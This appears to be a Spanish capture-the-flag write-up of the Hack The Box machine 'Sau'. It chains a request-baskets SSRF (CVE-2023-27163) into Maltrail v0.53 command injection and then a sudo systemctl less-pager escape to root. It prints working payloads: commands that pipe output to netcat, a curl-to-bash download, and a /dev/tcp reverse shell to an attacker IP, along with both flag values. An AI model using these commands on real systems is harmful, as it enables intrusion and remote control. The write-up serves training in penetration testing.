Sau_machine

Notas sobre la resolución de la máquina Sau

---

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.11.224

ping -c 1 10.10.11.224 -R  (Trace Route)

[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

2) Escaneo rápido de Puertos con NMAP

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.253 -oG allPorts`
```

Puertos Abiertos:

> Open ports: 22, 55555

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.11.253 -oN infoPorts


#### INFO:
```

```
> 22/tcp open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7
>
> 55555 Powered by request-baskets | Version: 1.2.1


-[*] Buscar versión de Ubuntu

Googlear: OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 launchpad

Url: https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.7

Data: openssh (1:8.2p1-4ubuntu0.7) focal; <-- * TARGET * -->

---

-[*] Request Basket

Request-baskets is a web application built to collect and register requests
on a specific route, so called basket. When creating it, the user can
specify another server to forward the request. The issue here is that the
user can specify unintended services, such as network-closed applications.

For example: let's suppose that the server hosts Request-baskets (port
55555) and a Flask web server on port 8000. The Flask is also configured to
only interact with localhost. By creating a basket which forwards to
`http://localhost:8000`, the attacker can access the before restricted Flask
web server.

Esto es vulnerable a SSRF on Request-Baskets (CVE-2023-27163)
```

---

4) Whatweb

```
└─$ whatweb 10.10.11.224

http://10.10.11.224:55555 [302 Found] Country[RESERVED][ZZ],
IP[10.10.11.224], RedirectLocation[/web]
http://10.10.11.224:55555/web [200 OK] Bootstrap[3.3.7], Country[RESERVED]
[ZZ], HTML5, IP[10.10.11.224], JQuery[3.2.1], PasswordField, Script,
Title[Request Baskets]
```

---

5) Realizamos un curl solo cabezeras

```
└─$ curl -sX GET "http://10.10.11.224" -I

HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Location: /web
Date: Mon, 09 Dec 2024 14:39:17 GMT
Content-Length: 27
```

---

6) Ctrol+u


```
function createBasket() {
      var basket = $.trim($("#basket_name").val());
      if (basket) {
        $.ajax({
          method: "POST",
          url: "/api/baskets/" + basket,
          headers: {
            "Authorization" : sessionStorage.getItem("master_token")
          }
        }).done(function(data) {
          localStorage.setItem("basket_" + basket, data.token);
          $("#created_message_text").html("<p>Basket '" + basket +
            "' is successfully created!</p><p>Your token is: <mark>" +
data.token + "</mark></p>");
          $("#basket_link").attr("href", "/web/" + basket);
          $("#created_message").modal();
```


Este input consulta la API: /api/baskets/" + basket


Esta versión de Request Basket (request-baskets | Version: 1.2.1) es vulnerable a SSRF.

---


7) SSRF on Request-Baskets (CVE-2023-27163)

1. 


2. 

3. 

Testeamos una llamada a nuestro servidor atacante



Servidor Python



Con esto validamos que podemos realizar peticiones.

---

8) Validar puertos filtrados

Utilizar nmap para corroborar puertos filtrados (filtered)

```
└─$ nmap -p- -sS --min-rate 5000 -vvv -n -Pn 10.10.11.224
```

```
PORT      STATE    SERVICE REASON
22/tcp    open     ssh     syn-ack ttl 63
80/tcp    filtered http    no-response
8338/tcp  filtered unknown no-response
55555/tcp open     unknown syn-ack ttl 63
```


Podemos probar de hacer un ***request*** a algun puerto filtered.

--> http://127.0.0.1:80
--> http://127.0.0.1:8338


---

9) Ejecutar consulta al server

--> http://127.0.0.1:80




Nos responde con un servicio web interno de "Maltrail" (servidor)



Powered by Maltrail (v0.53)

NOTA:

Aqui debemos colocar un / en la url --> http://10.10.11.224:55555/tl84153/
Hacemos esto para que renderize bien el sitio.



---

10) RCE Maltrail v0.53

FUENTE: https://github.com/spookier/Maltrail-v0.53-Exploit/blob/main/exploit.py

Cuando ejecutamos la autenticación, los datos (username y password) se envian por POST a `http://10.10.11.224:55555/tl84153/login`

Exploit

```
└─$ curl http://10.10.11.224:55555/tl84153/login --data-urlencode
'username=;TU CODIGO...'
```

Verificamos la inyección de comando.

```
┌──(sonic㉿sonic)-[~]
└─$ sudo tcpdump -i tun0 icmp -nv
[sudo] password for sonic:
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:30:28.591371 IP (tos 0x0, ttl 63, id 4365, offset 0, flags [DF], proto ICMP (1), length 84)
    10.10.11.224 > 10.10.16.9: ICMP echo request, id 2, seq 1, length 64
12:30:28.591400 IP (tos 0x0, ttl 64, id 60465, offset 0, flags [none], proto ICMP (1), length 84)
    10.10.16.9 > 10.10.11.224: ICMP echo reply, id 2, seq 1, length 64

┌──(sonic㉿sonic)-[~/Documents/machines/hack_the_box/Sau_machine]
└─$ curl http://10.10.11.224:55555/tl84153/login --data-urlencode 'username=;`ping -c 1 10.10.16.9`'
Login failed
```

Whoami por netcat

```
File  Actions  Edit  View  Help

┌──(sonic㉿sonic)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.11.224] 40516
puma

┌──(sonic㉿sonic)-[~/Documents/machines/hack_the_box/Sau_machine]
└─$ curl http://10.10.11.224:55555/tl84153/login --data-urlencode 'username=;`whoami | nc 10.10.16.9 443`'
^C
```

Obtener reverse shell

1). Creamos un fichero malicioso con una ejecución de reverse shell

index.html

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.9/443 0>&1`
```

2). Levantamos un servidor con Python

3). Escuchamos con nc por 443

4). Ejecutamos un GET mediante curl a nuestro archivo index.html

```
└─$ curl http://10.10.11.224:55555/tl84153/login --data-urlencode
'username=;`curl 10.10.16.9 | bash`'
```

---

11) Tratar consola

```
script /dev/null -c bash

Ctrol+z

stty raw -echo; fg

reset xterm

(enter)

export TERM=xterm
export SHELL=/bin/bash

stty rows 44 colums 184
```

---

12) 1° Flag

```
puma@sau:/opt/maltrail$ cat /etc/passwd | grep "bash$"
cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
puma:x:1001:1001::/home/puma:/bin/bash

puma@sau:/opt/maltrail$ cd /home/puma

puma@sau:~$ ls -l
total 4
-rw-r----- 1 root puma 33 Dec  9 13:51 user.txt

puma@sau:~$ cat user.txt
c1642e9a6340d7ff28d8a8139b90451d
```

---

13) Verificar SO y Privilegios

Inspección:

```
└─$ whoami
puma
```

```
└─$ id
uid=1001(puma) gid=1001(puma) groups=1001(puma)


└─$ hostname -I
10.10.11.224 dead:beef::250:56ff:feb0:5d12


└─$ ls -l /home/
-rw-r----- 1 root puma 33 Dec 10 13:43 user.txt


└─$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service


└─$ cat cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
puma:x:1001:1001::/home/puma:/bin/bash


//Permisos SUID
└─$ find / -perm -4000 2>/dev/null | xargs ls -l


//Capability
└─$ getcap -r / 2>/dev/null
```

Verificar SO

```
└─$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.6 LTS
Release:        20.04
Codename:       focal

└─$ uname -a
```

```
Linux sau 5.4.0-153-generic #170-Ubuntu SMP Fri Jun 16 13:43:31 UTC 2023
x86_64 x86_64 x86_64 GNU/Linux
```

---

14) Privilege Escalation

Vulnerabilidad systemctl systemd 245 (245.4-4ubuntu3.22)

Aqui nos aprovecharemos de la siguiente vulnerabilidad:

1). Tenemos permiso SUDO para correr un servicio:

```
puma@sau:/opt/maltrail$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

2). Modificamos resolución de la terminal para aprovecharnos de una misconfiguration en "systemctl" y colar un comando en el visor less pager.

```
# MODIFICAMOS RESOLUCIÓN
# Antes de realizar esto la terminal debe ser full tty
puma@sau:/opt/maltrail$ stty rows 44 columns 50

# EJECUTAMOS EL SERVICIO
</systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!//bbiinn//bbaasshh!/bin/bash
```

Al tener la resolución de la terminal más pequeña genera un modo de visualización en paginación en donde nos podemos aprovechar para introducir un comando para pedir una shell:

!/bin/bash

3). 2° Flag

```
root@sau:/opt/maltrail# whoami
root

root@sau:/opt/maltrail# cat /root/root.txt
ab6d3d26750dbe65f7dc9e1d61c4825a
```

Explicación de la vulnerabilidad systemctl

Esta vulnerabilidad se produce en la versión de systemctl = systemd 245 (245.4-4ubuntu3.22)

`systemctl --version`

TRADUCCIÓN: esto se produce por que systemd esta mal configurado y tiene el parametro LESSSECURE en 0.
Esto genera que cuando se produce el modo de visualización en modo paginación podamos introducir un comando para indicarle al sistema que finalize la paginación y ejecute nuestro nuevo comando.

This coupled with misconfiguration in /etc/sudoers allows for local privilege escalation. This is because systemd does not set LESSSECURE to 1 , and thus, other programs may be launched from the Less pager.
By entering !/path/to/program , we instruct the pager to suspend its current operation and execute the specified command—in this case, we use /bin/bash , which opens a new shell with the same privileges as the pager itself. Since we can run the command as root , the subsequent shell will also belong to the root user.